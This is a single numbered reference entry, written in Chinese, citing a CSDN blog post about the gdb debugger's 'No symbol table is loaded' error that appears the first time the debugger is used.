[2] 初次使用gdb调试器,出现的No symbol table is loaded. Use the "file" command.问题 https://blog.csdn.net/u010176547/article/details/12623939